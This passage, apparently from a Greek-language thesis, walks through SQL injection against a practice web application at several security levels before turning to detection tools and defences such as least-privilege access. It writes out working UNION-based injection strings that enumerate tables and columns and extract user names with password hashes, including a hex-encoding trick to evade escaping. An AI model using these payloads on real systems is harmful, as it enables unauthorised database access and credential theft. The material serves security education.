3 union select database (), version() #	`SELECT first_name, last_name FROM users WHERE user_id = '3 Union SELECT database(), version()#'`

Output:

ii. Εύρεση ονομάτων πινάκων της βάσης

Με τον ίδιο τρόπο όπως στην περίπτωση low security της εφαρμογής εξάγονται τα ονόματα όλων των πινάκων της βάσης δεδομένων ενώ συγκρατείται και χρησιμοποιείται παρακάτω μόνο το ένα από αυτά του πίνακα users το οποίο κρίνεται ως το πιο χρήσιμο καθώς μας επιστρέφει ιδιωτικές πληροφορίες των λογαριασμών των χρηστών. Η μόνη διαφορά του νέου query συγκριτικά με αυτό που σχηματίστηκε στο επίπεδο low security είναι η μη χρήση του εισαγωγικού που δεν επηρεάζει ουσιαστικά τα εξαγόμενα αποτελέσματα καθώς η μόνη διαφορά σε αυτά είναι το πρώτο εξαγόμενο αποτέλεσμα να είναι τα στοιχεία του χρήστη με id=3.

Input	Η εφαρμογή εκτελεί το query
3 union select null, table_name from information_schema.tables #	SELECT first_name, last_name FROM users WHERE user_id = '3 Union SELECT null, table_name from information_schema.tables #'

Κάποια από τα εξαγόμενα αποτελέσματα είναι τα παρακάτω

Output:

Σε αυτή τη λίστα των ονομάτων των πινάκων της βάσης εμφανίζεται και ο πίνακας με το όνομα users. Με χρήση του πίνακα αυτού θα εξάγουμε τα βασικότερα αποτελέσματα.

iii. Εύρεση ονομάτων στηλών του πίνακα users


Η λογική που ακολουθείτε για την εύρεση των ονομάτων των στηλών του πίνακα users από τον πίνακα information_schema.columns είναι η ίδια με αυτή που ακολουθείτε στην περίπτωση low security με διαφορά στον τρόπο γραφής της παραμέτρου του ονόματος του πίνακα users. Η παράμετρος "users" η οποία για να γραφτεί ως συνθήκη της εντολής where πρέπει να συμπεριλήφθεί μεταξύ δύο μονών εισαγωγικών (τα οποία η mysql_real_escape_string παρακάμπτει) κωδικοποιείται με τη βοήθεια του κώδικα ASCII χωρίς να χρειαστεί να γίνει χρήση των εισαγωγικών.

ASCII Code Chart

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	HT	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2		!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	\	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

Input	Η εφαρμογή εκτελεί το query
3 union select null, column_name from information_schema.columns where table_name=0x7573657273 #	SELECT first_name, last_name FROM users WHERE user_id = '3 Union SELECT null, column_name from information_schema.columns where table_name=0x7573657273 #'


Output:



Από το παραπάνω καταγράφονται τα ονόματα των στηλών του πίνακα users τα οποία είναι : user_id, first_name, last_name, user, password, avatar.

Με χρήση της concat:

Input	Η εφαρμογή εκτελεί το query
3 union select null, concat (table_name, 0x0a, column_name)from information_schema.columns where table_name=0x7573657273 #	SELECT first_name, last_name FROM users WHERE user_id = '3 Union SELECT null, concat (table_name, 0x0a, column_name)from information_schema.columns where table_name=0x7573657273 #



iv) Εξαγωγή όλων των ονομάτων των χρηστών με τα αντίστοιχα password εισόδου τους σε μορφή hash.


Σε αυτή τη φάση κατασκευάζετε και εκτελείτε από την εφαρμογή το ίδιο sql query με αυτή της περίπτωσης low security καθώς δεν περιλαμβάνει χαρακτήρες τους οποίους η ιδιαίτερη συνάρτηση mysql_real_escape_string παρακάμπτει. Η επιπλέον χρήση της συνθήκης and μας καθιστά το πρώτο μέρος της UNION να είναι ψευδές και άρα να μην εξάγονται από αυτό αποτελέσματα (κάτι που δεν επιβάρυνε ιδιαίτερα την εξαγωγή των προηγούμενων αποτελεσμάτων).

Input	Η εφαρμογή εκτελεί το query
3 and 1=0 union select first_name, password from users #	SELECT first_name, last_name FROM users WHERE user_id = '3 and 1=0 Union SELECT first_name, password from users #


Με χρήση concat:

Input	Η εφαρμογή εκτελεί το query
3 and 1=0 union select null, concat (first_name, 0x0a, password)from users #	SELECT first_name, last_name FROM users WHERE user_id = '3 and 1=0 Union SELECT null, concat (first_name, 0x0a,password)from users #

Output:



3. HIGH SQL INJECTION SOURCE



Η διαφορά του κώδικα της εφαρμογής στο high security level από το medium security level είναι η προσθήκη των συναρτήσεων stripslashes() καθώς και της is_numeric().

Σύμφωνα με τον κώδικα η συνάρτηση stripslashes() φιλτράρει τα εισερχόμενα από το χρήστη δεδομένα. Η σύνταξη της συγκεκριμένης συνάρτησης είναι : stripslashes(*string*). Στη θέση του string τοποθετούνται τα προς έλεγχο δεδομένα τα οποία η συνάρτηση επιστρέφει απαλλαγμένα από τυχόν σύμβολα backslashes “ / “ .

Η συνάρτηση is_numeric(var) εξετάζει αν τα εισαχθέντα από το χρήστη στοιχεία είναι αριθμητικά δεδομένα. Οι αριθμητικές συμβολοσειρές αποτελούνται από αριθμητικά ψηφία και προαιρετικά μπορούν να έχουν δεκαδικό μέρος ή ακόμα και εκθετικό. Τέλος επιτρέπονται συμβολοσειρές σε δεκαεξαδικό ή οκταδικό σύστημα αλλά χωρίς δεκαδικό ή εκθετικό μέρος. Οι τιμές που επιστρέφει η συνάρτηση είναι TRUE αν η μεταβλητή var είναι νούμερο ή αριθμητική συμβολοσειρά και FALSE σε αντίθετη περίπτωση.

Η προσθήκη στον κώδικα της τελευταίας συνάρτησης is_numeric() κάνει πάρα πολύ δύσκολη την εξαγωγή πληροφοριών-δεδομένων της βάσης της εφαρμογής. Η παράκαμψη της συνάρτησης είναι πρακτικά αδύνατη καθώς και η χρήση συγκεκριμένων μηχανισμών αυτοματοποιημένων εφαρμογών SQL injection οι οποίοι ελέγχουν την ευπάθεια μιας εφαρμογής δεν θα αποδώσει καρπούς.


Μηχανισμοί αυτόματης εφαρμογής SQL Injection

- SQLmap


Το SQL map είναι ένας μηχανισμός αυτόματης εφαρμογής SQL injection ο οποίος σχεδιάστηκε από τους Bernardo Damele και Miroslav Stampar και είναι κατασκευασμένος σε γλώσσα Python. Ο μηχανισμός δίνει στο χρήστη του τη δυνατότητα αφού ανιχνεύσει ευπάθειες μιας εφαρμογής να ανακτήσει πληροφορίες που αφορούν χρήστες της βάσης καθώς και τα προνόμιά τους, να διαβάσει αρχεία του συστήματος, να εξάγει τα ονόματα της βάσης, των πινάκων, των στηλών, των δεδομένων που σε αυτά περιέχονται αλλά και πολλά άλλα.

Τοποθετώντας στο πεδίο target τη διεύθυνση της εφαρμογής-στόχου το εργαλείο SQL map αυτόματα πραγματοποιεί τις παρακάτω διαδικασίες:


- Προσδιορίζει τις ευάλωτες παραμέτρους
- Εντοπίζει ποιες τεχνικές SQL injection μπορεί να χρησιμοποιήσει για την εκμετάλλευση των ευάλωτων παραμέτρων
- Ανίχνευση του συστήματος διαχείρισης της βάσης δεδομένων



Το output είναι το παρακάτω από το οποίο προκύπτει πως δεν μπορούν να εξαχθούν αποτελέσματα.



- Ένα ακόμα εργαλείο αυτοματοποιημένης εφαρμογής SQL injection είναι και το Havij το οποίο όπως και το SQLmap ανιχνεύει πιθανόν ευπάθειες μίας web εφαρμογής. Τα αποτελέσματα που είναι δυνατό να εξάγει σε περίπτωση ευπάθειας μιας εφαρμογής κατά τη χρήση του είναι παρόμοια με το εργαλείο SQLmap. Το γραφικό του περιβάλλον το κάνει πολύ εύκολο για το χρήστη του ο οποίος αρκεί να τοποθετήσει στη θέση target το url της εφαρμογής-στόχου.



4. ΑΠΟΤΡΟΠΗ ΕΠΙΘΕΣΕΩΝ ΜΕ SQL INJECTION

Πολλοί ερευνητές έχουν απασχοληθεί και προτείνει ένα ευρύ φάσμα από τεχνικές για την αντιμετώπιση των επιθέσεων με τη μέθοδο της SQL injection. Η αρχή των τεχνικών αυτών στηρίζονται στην πλήρως αυτοματοποιημένη ανίχνευση και πρόληψη των SQLIAs. Παρακάτω παρουσιάζονται επιγραμματικά κάποιες από αυτές τις τεχνικές.

ΑΜΥΝΤΙΚΕΣ ΚΩΔΙΚΟΠΟΙΗΜΕΝΕΣ ΠΡΑΚΤΙΚΕΣ ΓΙΑ ΤΗΝ ΑΜΥΝΑ ΤΩΝ ΕΦΑΡΜΟΓΩΝ

Το κυριότερο πρόβλημα ασφάλειας των web εφαρμογών το οποίο προκαλείτε από τα αναξιόπιστα δεδομένα εισόδου ενός χρήστη οδήγησε στην κατασκευή μιας σειράς μηχανισμών ασφαλείας που χρησιμοποιούνται για την αντιμετώπιση των επιθέσεων με αυτό τον τρόπο. Οι μηχανισμοί αυτοί εννοιολογικά είναι παρόμοιοι όμως διαφέρουν αρκετά σε σχεδιασμό και αποτελεσματικότητα για την κάθε εφαρμογή και περιλαμβάνουν τα ακόλουθα βασικά στοιχεία:

- Χειρισμός πρόσβασης χρηστών σε δεδομένα της βάσης για την αποφυγή της απόκτησης μη εξουσιοδοτημένης πρόσβασης σε χρήστες.

- Χειρισμός των εισαχθέντων από τον χρήστη δεδομένων σε λειτουργίες της εφαρμογής για την αποφυγή κακόβουλων εισαχθέντων στοιχείων και την πρόκληση ανεπιθύμητης συμπεριφοράς.
- Χειρισμός επιτιθέμενων για τη διασφάλιση πως η εφαρμογή συμπεριφέρεται ανάλογα όταν στοχεύετε άμεσα λαμβάνοντας τα κατάλληλα αμυντικά μέτρα παρεμπόδισης των επιθέσεων.
- Σχεδιασμός εφαρμογής με τέτοιο τρόπο ώστε να επιτρέπεται στους διαχειριστές σε τακτά χρονικά διαστήματα να παρακολουθούν όλες τις δραστηριότητες και να ρυθμίζουν τη λειτουργικότητά της.
- Σχεδιασμός εφαρμογής σε βάσεις με παροχές ασφάλειας

Λόγω του βασικού τους ρόλου στην αντιμετώπιση προβλημάτων ασφαλείας, οι μηχανισμοί αυτοί αποτελούν σημείο μελέτης για την πραγματοποίηση επιθέσεων σε εφαρμογές. Η κατανόηση λειτουργίας των μηχανισμών αυτών είναι η κύρια προϋπόθεση για την εφαρμογή αποτελεσματικής επίθεσης σε εφαρμογές. Η καλύτερη μελέτη και γνώση λειτουργίας αυτών οδηγεί στον εντοπισμό των τρωτών τους σημείων.

4.1 Χειρισμός πρόσβασης χρήστη

Ένας βασικός τρόπος ασφάλειας που σχεδόν κάθε εφαρμογή πρέπει να διαθέτει είναι ο έλεγχος της πρόσβασης των χρηστών σε δεδομένα της εφαρμογής. Σε μία τυπική κατάσταση υπάρχουν πολλών ειδών κατηγορίες χρήστη όπως οι ανώνυμοι, οι πιστοποιημένοι και οι διαχειριστές. Σε πολλές περιπτώσεις διαφορετικοί χρήστες επιτρέπεται να εισέλθουν σε διαφορετικά δεδομένα.

Ο περιορισμός των δικαιωμάτων πρόσβασης οδηγεί με φυσικό και εύκολο τρόπο σε μία αποτελεσματική μέθοδο πρόληψης από επιθέσεις τύπου SQL injection. Αυτό πραγματοποιείται με την ελαχιστοποίηση των δικαιωμάτων πρόσβασης του λογαριασμού του χρήστη. Αν λοιπόν αυτός ο λογαριασμός δεν έχει δικαιώματα κατάργησης πίνακα τότε ακόμα και η εντολή αυτή να φτάσει στον SQL server δεν θα εκτελεστεί ποτέ. Ομοίως αν ο λογαριασμός έχει μόνο δικαιώματα ανάγνωσης, ένας πιθανός κακόβουλος χρήστης θα μπορεί ακόμα να αντλήσει κάποιες πληροφορίες από τη βάση αλλά τουλάχιστον δεν θα μπορεί να τροποποιήσει ή να καταστρέψει δεδομένα, πράγμα ακόμα πιο επιζήμιο για τη βάση. Υπάρχει επίσης η δυνατότητα περιορισμού ακόμα και των δικαιωμάτων ανάγνωσης καθώς περιορίζονται οι πίνακες στους οποίους ο λογαριασμός του χρήστη θα έχει αυτά τα δικαιώματα. Αν η εφαρμογή χρειάζεται επιλεγμένες στήλες από έναν πίνακα τότε τα δικαιώματα αυτά μπορούν να περιοριστούν αντί του δικαιώματος προβολής όλων των στοιχείων του πίνακα.

Οι περισσότερες εφαρμογές διαχειρίζονται την πρόσβαση χρησιμοποιώντας τρεις αλληλένδετους μηχανισμούς ασφαλείας:

- Έλεγχος ταυτότητας – πιστοποίηση στοιχείων
- Διαχείριση sessions
- Έλεγχος πρόσβασης

Κάθε ένας από αυτούς τους μηχανισμούς αντιπροσωπεύει και μια σημαντική περιοχή της επιφάνειας επιθέσεων μιας εφαρμογής και κάθε ένας από αυτούς είναι θεμελιώδης για την ασφάλειά της. Λόγω της αλληλένδετης σχέσης μεταξύ τους οποιαδήποτε αδυναμία σε έναν από

τους τρεις μηχανισμούς μπορεί να επιτρέψει σε έναν εισβολέα την απεριόριστη πρόσβαση σε λειτουργίες και δεδομένα της εφαρμογής.

- Έλεγχος ταυτότητας – πιστοποίηση στοιχείων

